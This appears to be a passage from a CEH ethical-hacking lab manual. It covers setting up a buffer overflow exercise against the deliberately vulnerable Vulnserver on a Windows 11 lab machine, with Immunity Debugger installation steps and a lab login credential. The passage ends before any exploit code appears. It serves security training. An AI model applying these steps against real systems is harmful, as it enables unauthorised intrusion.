
Task 3: Perform Buffer Overflow Attack to Gain Access to a Remote System

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

In this task, we use a **Parrot Security (10.10.1.13)** machine as the host machine and a **Windows 11 (10.10.1.11)** machine as the target machine.

1. Click [Windows 11-M6](#) to switch to the **Windows 11** machine. Restart the machine and login with **Admin\Pa\$\$w0rd**.
 2. Navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run as administrator** option.
 3. If the **User Account Control** pop-up appears, click **Yes** to proceed.
 - 4.




5. If The **Windows Security Alert** window appears; click **Allow access**.
 6. **Vulnserver** starts running, as shown in the screenshot.

7.

```
Select E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00


This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```



8. Minimize the **Command Prompt** window running **Vulnserver**.
9. Navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.
10. If the **User Account Control** pop-up appears, click **Yes** to proceed.


11.



12. **Immunity Debugger Setup** pop-up appears, click **Yes** to install Python.


13. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.

14.



15. Follow the wizard and install Immunity Debugger using the default settings.
16. After completion of installation, click on **Close**. **Immunity Debugger Setup** pop-up appears click **OK** to install python.

17.




1 item 1 item selected 21.6 MB State: Shared



12:07 AM
3/12/2024

18. Python Setup window appears, click Next and follow the wizard to install Python using the default settings.

19.




1 item 1 item selected 21.6 MB State: Shared



12:10 AM
3/12/2024 6


20. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.
21. If the **User Account Control** pop-up appears, click **Yes** to proceed.

22.



